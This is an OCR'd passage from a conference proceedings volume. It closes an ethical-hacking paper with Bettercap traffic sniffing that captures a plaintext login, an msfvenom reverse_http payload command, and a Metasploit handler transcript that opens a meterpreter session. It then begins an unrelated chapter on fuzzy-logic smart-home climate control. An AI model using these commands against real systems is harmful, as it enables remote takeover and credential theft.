

Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾
Mar 3 02:40
root@kali: ~
root@kali: ~ 135x30

```
et=0
192.168.27.0/24 > 192.168.27.181  » [02:39:23] [net.sniff.mdns] mdns gateway : PTR query for _googlecast._tcp.local
192.168.27.0/24 > 192.168.27.181  » [02:39:23] [net.sniff.mdns] mdns gateway : PTR query for _62392DBC._sub._googlecast._tcp.local
192.168.27.0/24 > 192.168.27.181  » [02:39:37] [net.sniff.http.request] http 192.168.27.209 GET testhtml5.vulnweb.com/
192.168.27.0/24 > 192.168.27.181  » [02:39:37] [net.sniff.http.request] http 192.168.27.209 POST testhtml5.vulnweb.com/login

POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Origin: http://testhtml5.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/537.36 Edg/98.0
.1108.50
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testhtml5.vulnweb.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 37
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded

username=Syed Maaz&password=123456789

192.168.27.0/24 > 192.168.27.181  » [02:39:37] [net.sniff.http.request] http 192.168.27.209 POST testhtml5.vulnweb.com/login

POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testhtml5.vulnweb.com
```

Fig. 12 MITM attack using Bettercap

8 Msfvenom

It is one of the main useful tools used to create payloads in Kali Linux. It is pre-installed in Linux. Using Msfvenom (Fig. 13), a virus is created to be sent to the victim, and when the victim runs this, the reverse connection to Kali Linux is achieved and the victim's system is totally hacked. This tool is a combination of both msfpayload and msfencode. Merging the two tools into a single framework makes it easy and fast [32].


Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾
Feb 24 07:34
root@kali: ~
root@kali: ~ 135x30

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.45.181 LPORT=8080 -f exe -o http_8080.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 648 bytes
Final size of exe file: 73802 bytes
Saved as: http_8080.exe
root@kali:~# 
```

Fig. 13 Msfvenom

To use this, “msfvenom then –h” is typed in the terminal, and all the commands to run can be viewed. Here, the following command is run to create the payload.

msfvenom –p windows/meterpreter/reverse_http LHOST = 192.168.45.181 LPORT = 8080 –f exe –o http_8080.exe [33].


where, –p is for payload specification for windows, lhost is the device from which hacking is done, lport for the port to listen for the incoming on connection, and –f for file exe in executable format. Thus, the payload has been created [34].

9 Metasploit

Metasploit (Fig. 14) is one of the main tools used by pen testers to perform penetration testing. It is used to check whether there is a hole in security or not, and to check if there is any possibility for an attacker to attack a system. Penetration testers perform all types of testing like gray box, black box, and white box testing, according to the information they have provided by the owner. As discussed above, using some tools, gathering information, connecting to the target and creating payload using Msfvenom, and sending that payload to the victim are performed, and the reverse connection can be easily obtained using Metasploit [35, 36].


Metasploit is opened by typing msfconsole in the terminal. Now exploit/multi/handler is used as shown in Fig. 15 [37].

Now same options are set while creating the payload, such as same lport and same payload, but for lhost, the attacker machine ip is set as incoming connection which has to be listened on this port [38, 39].


Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾
Feb 26 02:09
root@kali: ~
root@kali: ~ 135x30


```
root@kali:~# msfconsole
[!] The following modules could not be loaded!../
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/onprem_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/exchange_enum.go
[!]     /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id.go
[!] Please see /root/.msf4/logs/framework.log for details.

                              `:oDFo:`
                           ./ymM0dayMmy/.
                        -+dHJ5aGFyZGVyIQ==+-
                    `:sm⏣~~Destroy.No.Data~~s:`
                -+h2~~Maintain.No.Persistence~~h+-
             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
          ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
        -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
       -~/.ssh/id_rsa.Des-                    `htN01UserWroteMe!-
       :dopeAW.No<nano>o                        :is:TR1KC.sudo-.A:
       :we're.all.alike'`                        The.PFYroy.No.D7:
       :PLACEDRINKHERE!:                         yxp_cmdshell.Ab0:
       :msf>exploit -j.                          :Ns.BOB&ALICEes7:
       :---srwxrwx:-.`                            `MS146.52.No.Per:
       :<script>.Ac816/                            sENbove3101.404:
       :NT_AUTHORITY.Do                             `T:/shSYSTEM-.N:
       :09.14.2011.raid                            /STFU|wall.No.Pr:
       :hevnsntSurb025N.                           dNVRGOING2GIVUUP:
       :#OUTHOUSE-  -s:                            /corykennedyData:
       :$nmap -oS                                   SSo.6178306Ence:
       :Awsm.da:                                 /shMTl#beats3o.No.:
       :Ring0:                                   `dDestRoyREXKC3ta/M:
       :23d:                                     sSETEC.ASTRONOMYist:
```

Fig. 14 Metasploit


Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾ Feb 27 12:42
root@kali: ~
root@kali: ~ 135x30

```
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > set lhost 192.168.45.181
lhost => 192.168.45.181
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.45.181   yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path
```

Fig. 15 Setting options


Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾ Feb 27 12:47
root@kali: ~
root@kali: ~ 135x30

```
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.45.181:8080
[!] http://192.168.45.181:8080 handling request from 192.168.45.209; (UUID: qpcf3wss) Without a database connected that payload UUID tr
acking will not work!
[*] http://192.168.45.181:8080 handling request from 192.168.45.209; (UUID: qpcf3wss) Staging x86 payload (176220 bytes) ...
[!] http://192.168.45.181:8080 handling request from 192.168.45.209; (UUID: qpcf3wss) Without a database connected that payload UUID tr
acking will not work!
[*] Meterpreter session 1 opened (192.168.45.181:8080 -> 127.0.0.1) at 2022-02-27 12:46:31 +0000

meterpreter > sysinfo
Computer        : DESKTOP-68NUO1D
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Fig. 16 Getting reverse connection

At last, “exploit” command is typed and then must wait for the victim to download the payload. Once the victim downloads, the reverse connection is achieved as shown in Fig. 16, and victim’s device is totally hacked [40].

10 Conclusion

This paper has discussed the tools used by a hacker to gather information, how to create payloads, how to get reverse connection, how to intercept request, and how to perform an MITM attack. If these tools are made aware to all people working in IT field, many cyberattacks can be prevented. The knowledge on these tools would let people not to use free Wi-Fi and not to click on useless attachments that will help the attacker attain reverse connection, thus saving the computer system from attacks.

References

1. Saravanan A, Bama SS (2019) A review on cyber security and the fifth generation cyberattacks. Orient J Comput Sci Technol 12(2):50–56
2. www.privacyaffairs.com. [Online]. https://www.privacyaffairs.com/cybersecurity-attacks-in-2021/. Accessed 20 Jan 2022
3. Anand AG (2007) Ethical hacking and hacking attacks. Int J Eng Comput Sci
4. Phases of Hacking | Ethical Hacking. [Online]. https://www.greycampus.com/opencampus/ethical-hacking/phases-of-hacking. Accessed 05 Jan 2022
5. https://www.merriam-webster.com [Online]. https://www.merriam-webster.com/dictionary/reconnaissance. Accessed 01 Feb 2022
6. https://www.knowledgehut.com. [Online]. https://www.knowledgehut.com/blog/security/scanning-in-ethical-hacking. Accessed 02 Feb 2022
7. https://www.greycampus.com. [Online]. https://www.greycampus.com/opencampus/ethical-hacking/gaining-access. Accessed 04 Feb 2022
8. https://resources.infosecinstitute.com. [Online]. https://resources.infosecinstitute.com/topic/process-gaining-and-elevating-access/. Accessed 04 Feb 2022
9. https://www.javatpoint.com. [Online]. https://www.javatpoint.com/methods-to-maintain-access. Accessed 03 Feb 2022
10. "https://www.offensive-security.com. [Online]. https://www.offensive-security.com/metasploit-unleashed/maintaining-access/. Accessed 06 Feb 2022
11. www.geeksforgeeks.org. [Online]. https://www.geeksforgeeks.org/5-phases-hacking/. Accessed 15 Jan 2022
12. https://spyscape.com. [Online]. https://spyscape.com/article/hacker-techniques-clearing-tracks. Accessed 05 Feb 2022
13. HTTrack Website Copier—Free Software Offline Browser. [Online]. https://www.httrack.com/. Accessed 08 Feb 2022
14. https://www.cyberpratibha.com. [Online]. https://www.cyberpratibha.com/blog/how-to-use-httrack-website-copier-graphically/. Accessed 08 Feb 2022
15. What is Maltego? | How to use it for information gathering—cybervie. https://www.cybervie.com/blog/what-is-maltego-how-to-use-it-for-information-gathering/. Accessed 15 Jan 2022
16. https://www.social-engineer.org. [Online]. https://www.social-engineer.org/framework/se-tools/computer-based/maltego/. Accessed 11 Feb 2022
17. Maltego: Homepage. [Online]. https://www.maltego.com/. Accessed 12 jan 2022.
18. Maltego—Wikipedia. [Online]. https://en.wikipedia.org/wiki/Maltego. Accessed 15 Jan 2022
19. Nmap Live Host Discovery—TryHackMe. [Online]. https://tryhackme.com/room/nmap01. Accessed 1 Feb 2022
20. Nmap: the network mapper—free security scanner. [Online]. https://nmap.org/. Accessed 01 Feb 2022

21. https://www.tutorialspoint.com. [Online]. https://www.tutorialspoint.com/nmap-cheat-sheet. Accessed 11 Feb 2022
22. https://www.comptia.org. https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it. Accessed 08 Feb 2022
23. https://www.csoonline.com. [Online]. https://www.csoonline.com/article/3305805/what-is-wireshark-what-this-essential-troubleshooting-tool-does-and-how-to-use-it.html. Accessed 11 Feb 2022
24. Wireshark · Go Deep. [Online]. https://www.wireshark.org/. Accessed 02 Feb 2022
25. https://www.varonis.com. Available: https://www.varonis.com/blog/how-to-use-wireshark. Accessed 11 Feb 2022
26. https://www.techpanther.in. [Online]. https://www.techpanther.in/2020/05/intruduction-to-burp-suite.html. Accessed 08 Feb 2022
27. Simran TG, Sasikala D Vulnerability assessment of web applications using penetration testing
28. Kurkure SNAS (2017) Vulnerability assessment and penetration testing of web application. In: International conference on computing, communication, control and automation (ICCUBEA)
29. https://www.hackingarticles.in. [Online]. https://www.hackingarticles.in/wireless-penetration-testing-bettercap/. Accessed 15 Feb 2022
30. https://www.geeksforgeeks.org. [Online]. https://www.geeksforgeeks.org/sniffing-using-bettercap-in-linux/. Accessed 05 Feb 2022
31. Introduction :: bettercap. [Online]. https://www.bettercap.org/intro/. Accessed 03 Feb 2022
32. https://blog.knoldus.com. [Online]. https://blog.knoldus.com/what-is-msfvenom-how-to-use-it/. Accessed 11 Feb 2022
33. MSFvenom—Metasploit Unleashed. [Online]. https://www.offensive-security.com/metasploit-unleashed/msfvenom/. Accessed 04 Feb 2022
34. https://posts.slayerlabs.com. [Online]. https://posts.slayerlabs.com/msfvenom-guide/. Accessed 08 Feb 2022
35. Maynor D, Mookhey K (2007) Metasploit framework and advanced environment configurations. Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research, pp 77–83
36. https://www.makeuseof.com. [Online]. https://www.makeuseof.com/beginners-guide-metasploit-kali-linux/. Accessed 11 Feb 2022
37. https://www.varonis.com. [Online]. https://www.varonis.com/blog/what-is-metasploit. Accessed 15 Feb 2022
38. Sabhi Z (2022) Learn ethical hacking from scratch—zSecurity. [Online]. https://zsecurity.org/courses/learn-ethical-hacking-from-scratch/. Accessed 02 Feb 2022
39. https://www.simplilearn.com. [Online]. https://www.simplilearn.com/what-is-metaspoilt-article. Accessed 12 Feb 2022
40. Introducing msfvenom | Rapid7 Blog [Online]. https://www.rapid7.com/blog/post/2011/05/24/introducing-msfvenom/. Accessed 04 Feb 2022

Designing Climate Control with Fuzzy Logic for Smart Home Systems

Ahmad Valiyev, Rahib Imamguluyev, and Rena Mikayilova

Abstract Smart home technologies have emerged with the prominence of human safety and comfort today. With the advancement of technology, it is one of the most important automation issues being worked on. Smart home technologies provide home and environmental security first. These were also the house of cooling, heating, automatic control of the garage door, automatic control of lighting, home, and garden, office control of the safety of children, can perform many operations such as the automatic feeding of plants and animals. Smart home provides control of all your electrically powered devices through existing electricity. Physical quantities such as temperature, humidity, and light level in a smart home need to be controlled intelligently. Thus, users are provided with a convenient opportunity to fully control all electrical appliances in the house, and users are freed from tasks that previously required manual control. In recent years, studies have been conducted at a level that will rival many control methods such as PID (Proportional Integral Derivative) for many applications. Many control methods such as PID, artificial neural networks, model predictive control, genetic algorithm have been tried for climate control and different results have been obtained. With this study, it is aimed to introduce the fuzzy logic control algorithm and climate control system and to serve as an example of its use for smart homes.

Keywords Fuzzy logic · Smart home systems · PID · Control · Air conditioning · Climate control

A. Valiyev
Odlar Yurdu University, Baku 1072, Azerbaijan

R. Imamguluyev (✉)
IT and Engineering Department, Odlar Yurdu University, Baku 1072, Azerbaijan
e-mail: rahib.aydinoglu@gmail.com; rahib.imamguluyev@oyu.edu.az

R. Mikayilova
Department of Digital Technologies and Applied Informatics, Azerbaijan State University of Economics, Baku, Azerbaijan
e-mail: rana.mikayilova@unec.edu.az

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_48

1 Introduction

Smart homes respond to the needs of residents with the help of used parts and make their lives easier. These houses are designed as houses that offer a safer, more comfortable, and more economical life [1]. Due to the rapid development of technology, people now want to have homes that make their lives easier, can meet their needs, offer them a safer, more comfortable and, most importantly, more economical life. These requests are increasing with the further development of technology every day [2].

Smart home provides control of all your electrically powered devices through existing electricity. Physical quantities such as temperature, humidity, and light level in a smart home need to be controlled intelligently. Thus, users are provided with a convenient opportunity to fully control all electrical appliances in the house, and users are freed from tasks that previously required manual control [3].

1. PID Control
2. Evocative Supervision
3. Fuzzy Logic
4. Artificial Neural Networks
5. Genetic Algorithms

General control scheme Fig. 1 is also mentioned.

Removing the system model and realizing the model is in control with ID complicates the design. If the system specified in the block diagram in Fig. 2 can be modeled mathematically, it is quite easy to control it with PID [4]. However, modeling in thermal systems is not very easy. For this reason, controller design with PID has disadvantages. In addition, the percentage increase that will occur in the system response depending on the design reduces the performance of the PID controller in negative situations such as permanent regime error [5]. Therefore, studies show that the development of a PID controller is not very favorable for a climate control system. However, there are a limited number of existing and successful studies that have achieved successful results [6].

The second approach is an approach method that adjusts itself to the ambient conditions envisaged in the excitation controller Fig. 3. In this system, also known as model predictive control, estimators are tried to be developed with methods such as the least squares method. Predictive design and model predictive control often lead to longer design times, as they can be more complex than PID controller design or other control methods. Therefore, there is no need for very sensitive systems that are not affected by temperature changes [7].

The fuzzy logic controller is independent of the model. It does not require any mathematical model [8]. In addition, the fact that linguistic expressions that have no equivalent in sharp mathematics, such as warm, very cold, little moisture, find meaning in fuzzy logic makes fuzzy logic about climate control even more attractive Fig. 4. The most difficult part of fuzzy logic is which curve and rule bases to do the blurring operation according to. There is not a single truth in question. Curves




Fig. 1 Schematization of the temperature control system




Fig. 2 System modeling adapted to PID controller format

and rule bases can vary according to the designer, as well as this directly affects the results. Therefore, designers may have to try different curves and rule bases to find a good system answer. However, fuzzy logic has been applied frequently in climate control in recent years and successful results have been achieved [9].

Approaches such as artificial neural networks and genetic algorithms are being developed in addition to them in order to increase the success of other controllers October. Adjustment of PID parameters by genetic algorithm or ANN applications






Fig. 3 System modeling adapted to the adaptive controller format

Fig. 4 System modeling adapted to fuzzy controller format



that help the fuzzy controller are available in Fig. 5. The performance of this type of complex inspectors is high, but the development time and design costs are high [10].

Fig. 5 System modeling adapted to ANN controller format



As can be understood from the above, the fuzzy controller is only one of the controllers intended for climate control. It is aimed to serve as an example for this controller with a prototype model implemented in the smart home. Application results and experimental studies are highlighted below [11].

In the introduction, the controller methods are briefly evaluated. In this application, fuzzy logic control from these approaches has been discussed and tried to be introduced throughout the study.

2 Control by Fuzzy Logic

Fuzzy logic is a widely studied control algorithm development method in recent years. It is often impossible to apply traditional control methods, especially in complex systems. Applying these methods in such cases is both expensive and quite difficult. From this point of view, complex systems can be easily modeled with fuzzy logic. There are many academic studies and applications that have achieved high performance with fuzzy logic in many complex applications [12]. But fuzzy logic is directly related to experience. The correct rule bases and the determination of curves allow for obtaining the results closest to the actual results, depending on the experience. This experience can take a lot of time depending on the application. This situation should be seen as the disadvantage of fuzzy logic [13].

It is envisaged to implement climate control application for this study with fuzzy logic, which has many application examples in smart homes. Here, according to the information from the humidity and temperature sensors of the fans, the optimal fan speed is automatically captured [14]. Thus, it is aimed to achieve the optimal home temperature and humidity level by minimizing the human factor to a minimum level.

Block diagram showing the control flow of fuzzy logic Fig. 6 is also designated.

In the study, climate control with fuzzy is provided with a fan, and the entrances and exits are in the following picture.

Input: Temperature Sensor-1(0 C–100 C), Temperature Sensor-2(0 C–100 C), Humidity Sensor (0–100%(Rh)).

Output: Fan-1 (20–90 (rpm/second)).

It should be clearly determined what are the optimal conditions under which the algorithm should be developed in order for the inputs to optimally adjust the outputs. The studies carried out have determined the necessary environmental conditions for good weather. This situation in Fig. 7 is also schematized.

Membership functions are the most basic elements that distinguish fuzzy logic from logical logic. Thus, the weights of the functions can be Decisively expressed in a continuous form between 0 and 1.

By determining the membership functions of inputs and outputs, Table 1 also has been identified.

The membership functions of the inputs and outputs are determined as *Very Cold, Cold, Warm, Hot, Very Hot.*

The membership functions for humidity are specified as *Low, Medium, High.*




Fig. 6 Block diagram for control with fuzzy logic




Fig. 7 Determination of ambient conditions for good weather

The drawing of the membership function obtained as a result of processing the temperature membership function as an input in the MATLAB environment shown in Fig. 8 is also designated.

Drawing of the membership function obtained as a result of processing the nem membership function as an input in the MATLAB environment Fig. 9 is also designated.

Table 1 Determination of membership values of the temperature function

Temperature value	Very cold	Cold	Warm	Hot	Very hot
$0 < x < 12$	1	0	0	0	0
$12 < x < 15$	$\frac{-x+15}{3}$	$\frac{x-12}{3}$	0	0	0
$15 < x < 18$	0	1	0	0	0
$18 < x < 22$	0	$\frac{-x+22}{4}$	$\frac{x-18}{4}$	0	0
$22 < x < 25$	0	0	1	0	0
$25 < x < 29$	0	0	$\frac{-x+29}{4}$	$\frac{x-25}{4}$	0
$29 < x < 33$	0	0	0	1	0
$33 < x < 36$	0	0	0	$\frac{-x+36}{3}$	$\frac{x-33}{3}$
$36 < x < 70$	0	0	0	0	1

